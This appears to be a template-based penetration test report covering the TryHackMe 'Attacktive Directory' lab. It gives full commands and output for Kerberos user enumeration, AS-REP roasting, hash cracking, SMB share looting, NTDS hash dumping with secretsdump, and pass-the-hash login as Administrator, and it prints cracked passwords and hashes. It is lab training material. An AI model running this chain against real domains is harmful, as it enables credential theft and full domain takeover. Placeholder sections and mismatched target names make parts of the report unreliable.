


Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

1. [Intro](#)
2. [Disclaimer](#)
3. [Table of Content](#)
4. [Credentials to Penetration Tester](#)
5. [Scope](#)
6. [Executive Summary](#)
7. [Recommendations](#)
 - [Hostname1](#)
8. [Mythology](#)
9. [Finding's & Remediation Hostname1](#)
 - [Finding](#)
 - [Nessus Scan on Domain name](#)
 - [Privileges Escalation](#)
10. [Entire Kill Chain](#)
 - [OSINT](#)
 - [Discovery](#)
 - [Initial Foot hold](#)
 - [Hostname1](#)

11. Removal of Tools

12. References

- (Domain Name) Exploit and Mitigation References

13. Appendix

- Loot
 - Nmap Full scan
 - Nmap Vul scan
 - Enum4linux output
 - Kerbrute username hunt
 - Hashcat output
 - SMBmap output for svc-admin
 - Impacket-secretsdump output
- Entire Nessus Scan
- Entire Nessus Scan
- Entire Nessus Scan
- Entire Nessus Scan

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templat/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due___that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation 1.jpg" is
not created yet. Click to create.

Finding's & Remediation

Hostname1

Finding

SYSTEM IP: 0.0.0.0

Service Enumeration: TCP:22,80,etc

Nmap Scan Results:

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

Target IP can change during engagement

```
export TargetIP=10.10.103.68
```

We start of with some details provided by THM

Welcome to Attacktive Directory

Welcome Dear User!

Thank you for doing my first room. I originally created this room for my final project in my Cyber Security degree program back in 2019. Since then, I've gone on to make several other rooms, even a Network for THM. In May 2021, I made the decision to renovate this room and make it more guided and less challenge based so there are more learning opportunities for others. I hope you enjoy it.

Love,

Spooks

We are going to start of with a basic scan to see the surface of our target and what services are running.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full $TargetIP --min-rate 5000
```


Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 125 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2022-10-29 20:42:44Z)
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0.,
: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?    syn-ack ttl 125
593/tcp   open  ncacn_http   syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 125
3268/tcp  open  ldap         syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0.,
: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
```

From the scan above I know we have an AD environment. I see that there is a web services being hosted and SMB protocols at work as well. I can tell that RDP and LDAP are running and that we have some domains to add to our etc/hosts file.

Domains to add

```
spookysec.local
AttacktiveDirectory.spookysec.local
```

Possible Computer Name

```
THM-AD
```

I wanted to poke at the SMB protocols so I used a tool called `enum4linux`

```
enum4linux -a -u "" -p "" 10.10.1.237 | tee  
enum4linux.log
```

Screenshot: (Find entire scans in appendix)

```
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''  
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)  
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)  
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)  
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)  
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)  
  
[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''  
S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)  
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)  
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
```

From the output we can see there groups and some users. We can start to build a username list know. Then we are going to see what username are valid

Discovery

```
./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.1.237 username.txt
```

```
./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.1.237 username.txt
```

```
(kali㉿kali)-[~/.../Target/Scan/Manuel/SMB]
$ ./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.1.237 username.txt

--
//_---_---_//_---_---_//_---_---_//_---_---_//
//_---_---_//_---_---_//_---_---_//_---_---_//
//_---_---_//_---_---_//_---_---_//_---_---_//
//_---_---_//_---_---_//_---_---_//_---_---_//
//_---_---_//_---_---_//_---_---_//_---_---_//
Version: v1.0.3 (9dad6e1) - 10/30/22 - Ronnie Flathers @ropnop

2022/10/30 02:08:56 > Using KDC(s):
2022/10/30 02:08:56 > 10.10.1.237:88

2022/10/30 02:08:56 > [+] VALID USERNAME: ATTACKTIVEDIRECTORY$@spookysec.local
2022/10/30 02:08:56 > [+] VALID USERNAME: Administrator@spookysec.local
2022/10/30 02:08:57 > [+] VALID USERNAME: james@spookysec.local
2022/10/30 02:09:00 > [+] VALID USERNAME: svc-admin@spookysec.local
2022/10/30 02:09:05 > [+] VALID USERNAME: James@spookysec.local
2022/10/30 02:09:06 > [+] VALID USERNAME: robin@spookysec.local
2022/10/30 02:09:23 > [+] VALID USERNAME: darkstar@spookysec.local
2022/10/30 02:09:34 > [+] VALID USERNAME: administrator@spookysec.local
2022/10/30 02:09:55 > [+] VALID USERNAME: backup@spookysec.local
2022/10/30 02:10:04 > [+] VALID USERNAME: paradox@spookysec.local
2022/10/30 02:11:06 > [+] VALID USERNAME: JAMES@spookysec.local
2022/10/30 02:11:27 > [+] VALID USERNAME: Robin@spookysec.local
2022/10/30 02:13:34 > [+] VALID USERNAME: Administrator@spookysec.local
2022/10/30 02:17:47 > [+] VALID USERNAME: Darkstar@spookysec.local
2022/10/30 02:19:08 > [+] VALID USERNAME: Paradox@spookysec.local
^C
```

Two of the names stand out over the reset. I see `svc-admin` and `backup` by far some of the highest


account to compromise.

We can take what we found and know want to validate if these users accounts have the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account. If they do not have it set we can do a attack is called **#ASREPRoasting**

We take the two username we found and dump them in a list to use with a tool called **#impacket-GetNPUsers**

```
impacket-GetNPUsers spookysec.local/ -dc-ip 10.10.1.237 -no-pass -usersfile validuser.txt
```

Screenshot of output



```
(kali@kali)-[~/Target/Scan/Manuel/SMB]
$ impacket-GetNPUsers spookysec.local/ -dc-ip 10.10.1.237 -no-pass -usersfile validuser.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

$krb5asrep$23$svc-admin@SP00KYSEC.LOCAL:44cbff6055ee8dc67f157363660d84bb$885c8ec8c48fc39c6b633d6212a3c9e3119fdc9ed538c8eba51ff97d6b24627095fd23cf2e04b6a53e9ba23ce556e93e39ce41eec8cebddc9eaa
fd5f046c5b06e69e19fc214039d2aa4d9ce1f44f43a4684525e866a45691d3198f482aef48010888256084ba1ea9dc4a0b6827255724262cbb5cbcd94197779e5bdf976c219f190e9c1c7a22c2f6138e7bd7daf5794e9c63a67fb22701e631cf6fc6560eccc110b7866595165c507e29a90e60ef140d290be60ff21a83ba9532189a45e04833601a127df7e61d46d60ef140d290be60ff21a83ba9532189a45e04833601a127df7e61d46d
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set

(kali@kali)-[~/Target/Scan/Manuel/SMB]
$
```

Hash Recovered

```
$krb5asrep$23$svc-
admin@SP00KYSEC.LOCAL:44cbff6055ee8dc67f157363660d84bb$88
5c8ec8c48fc39c6b633d6212a3c9e3119fdc9ed538c8eba51ff97d6b2
4627095fd23cf2e04b6a53e9ba23ce556e93e39ce41eec8cebddc9eaa
fd5f046c5b06e69e19fc214039d2aa4d9ce1f44f43a4684525e866a45
691d3198f482aef48010888256084ba1ea9dc4a0b6827255724262cbb
5cbcd94197779e5bdf976c219f190e9c1c7a22c2f6138e7bd7daf5794
e9c63a67fb22701e631cf6fc6560eccc110b7866595165c507e29a90e
60ef140d290be60ff21a83ba9532189a45e04833601a127df7e61d46d
```

```
a63b25a9e51addb7586eb206796beb1b16797e263335e5577befd7601
49928753a1578ff851cceed4ed
```

Once we have the hash we need to feed it to hashcat and let her recover the password with the modified password list THM provided.

```
hashcat -m 18200 hash.txt pass.txt
```

Screenshot of output

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:44cbff6055ee8dc67f157363660d84bb$885c8ec8c48fc39c6b633d6212a3c9e3119fdc9ed538c8eba51ff97d6b24627095fd23cf2e04b6a53e9ba
23ce556e93e39ce41eec8cebddd9eaafd5f046c5b06e69e19fc214039d2aa4d9ce1f44f43a4684525e866a45691d3198f482aef48010888256084ba1ea9dc4a0b6827255724262cbb5cbcd94197779
e5bdf976c219f190e9c1c7a22c2f6138e7bd7daf5794e9c63a67fb22701e631cf6fc6560eccc110b7866595165c507e29a90e60ef140d290be60ff21a83ba9532189a45e04833601a127df7e61d46d
a63b25a9e51addb7586eb206796beb1b16797e263335e5577befd760149928753a1578ff851cceed4ed:management2005

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:44cbff6055e...eed4ed
Time.Started.....: Sun Oct 30 02:50:28 2022 (0 secs)
Time.Estimated...: Sun Oct 30 02:50:28 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (pass.txt)
```

Credentials found

```
Username:Password
svc-admin:management2005
```

Initial Foot hold

So we tried to log in via `evil-winrm` but that was not working. I remember seeing RDP open. So we tried that route and logged in with `Remmina`


INFO

```
Username: svc-admin
```

```
Password: management2005
```

```
Domain: THM-AD
```

Proof of svc-admin user



User.txt

```
TryHackMe{K3rb3r0s_Pr3_4uth}
```

Hostname1

I wanted to see what other access the user might have or if they have any shares that might have something. I use a tool called `smbmap`

```
smbmap -u svc-admin -p management2005 -d spookysec.local  
-H 10.10.1.237
```

Screenshot: (Find entire scans in appendix)

```
└─$ smbmap -u svc-admin -p management2005 -d spookysec.local -H 10.10.1.237 -R  
[+] IP: 10.10.1.237:445 Name: spookysec.local
```

Disk	Permissions	Comment
----	-----	-----
ADMIN\$	NO ACCESS	Remote Admin
backup	READ ONLY	
.\backup*		
dr--r--r--	0 Sat Apr 4 15:08:39 2020	.
dr--r--r--	0 Sat Apr 4 15:08:39 2020	..
fr--r--r--	48 Sat Apr 4 15:08:53 2020	backup_credentials.txt
C\$	NO ACCESS	Default share
IPC\$	READ ONLY	Remote IPC
\\IPC\$*		

Nice. I want to take a look at that file and see what it has in it.

```
smbclient \\\10.10.1.237\\backup -U=svc-admin%'management2005'
```

```
(kali㉿kali)-[~/Desktop/Target/Scan]  
└─$ smbclient \\\10.10.1.237\\backup -U=svc-admin%'management2005'  
Try "help" to get a list of possible commands.  
smb: \> dir
```

	D		0	Sat Apr 4 15:08:39 2020
.	D	0	Sat Apr 4 15:08:39 2020	
..	D	0	Sat Apr 4 15:08:39 2020	
backup_credentials.txt	A	48	Sat Apr 4 15:08:53 2020	

```
8247551 blocks of size 4096. 3607268 blocks available  
smb: \> get backup_credentials.txt  
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)  
smb: \>
```

Thus this far when we download the file and look in

the file we see a line of base64. Lets decode it


```
echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAYNTE3ODYw' |  
base64 -d
```

```
(kali㉿kali)-[~/Desktop/Target/Scan]  
$ cat backup_credentials.txt  
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAYNTE3ODYw  
  
(kali㉿kali)-[~/Desktop/Target/Scan]  
$ echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAYNTE3ODYw' | base64 -d  
backup@spookysec.local:backup2517860  
  
(kali㉿kali)-[~/Desktop/Target/Scan]  
$
```

Credentials found

```
Username:Password  
backup:backup2517860
```

Proof of backup user



The screenshot shows a Windows PowerShell terminal window with a dark blue background. The title bar indicates the IP address 10.10.1.237. The terminal shows the user 'backup' and the hostname 'AttactiveDirectory'. The IP configuration shows the IPv4 address 10.10.1.237 and the default gateway 10.10.0.1.

```
10.10.1.237  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\backup.THM-AD> whoami  
thm-ad\backup  
PS C:\Users\backup.THM-AD> hostname  
AttactiveDirectory  
PS C:\Users\backup.THM-AD> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
Connection-specific DNS Suffix . : eu-west-1.compute.internal  
Link-local IPv6 Address . . . . . : fe80::c4e2:dfcc:b7f4:99f8%6  
IPv4 Address. . . . . : 10.10.1.237  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.10.0.1  
PS C:\Users\backup.THM-AD>
```

Proof of user.txt

TryHackMe{B4ckM3UpSc0tty!}

After much time we realized our account is the `#Backup_Operators` account. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. Since we know this we are going to use a tool called `impacket-secretsdump`

```
impacket-secretsdump spooksec.local/backup:@10.10.1.237
```

Screenshot: (Find entire scans in appendix)

```
(kali㉿kali)-[~]  
$ impacket-secretsdump spooksec.local/backup:@10.10.1.237  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
Password:  
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21::  
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4::  
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4::  
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
```

Interested Hashes

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363  
213e37b94221497260b0bcb4fc :::
```

Pass-the-Hash

```
evil-winrm -u Administrator -i 10.10.1.237 -H  
0e0363213e37b94221497260b0bcb4fc
```

Proof of user

```
(kali㉿kali)-[~]
$ evil-winrm -u Administrator -i 10.10.1.237 -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
AttacktiveDirectory
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::c4e2:dfcc:b7f4:99f8%6
    IPv4 Address. . . . . : 10.10.1.237
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.0.1
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Proof of root.txt

```
TryHackMe{4ctiveD1rectoryM4st3r}
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :
 2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp
4. C:\Windows\Administrator\Downloads
5. C:\Users\Public\
6. C:\Users\username\Downloads
7. C:\Windows\Tasks\
8. Linux
9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
15. All shells that were open or created during the engagement have been terminated
16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. <https://nvd.nist.gov/vuln>
2. <https://cve.mitre.org/>
3. <https://attack.mitre.org/tactics/enterprise/>
4. <https://www.exploit-db.com/>
5. <https://capec.mitre.org/>

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
svc-admin	management2005	Aerosted account
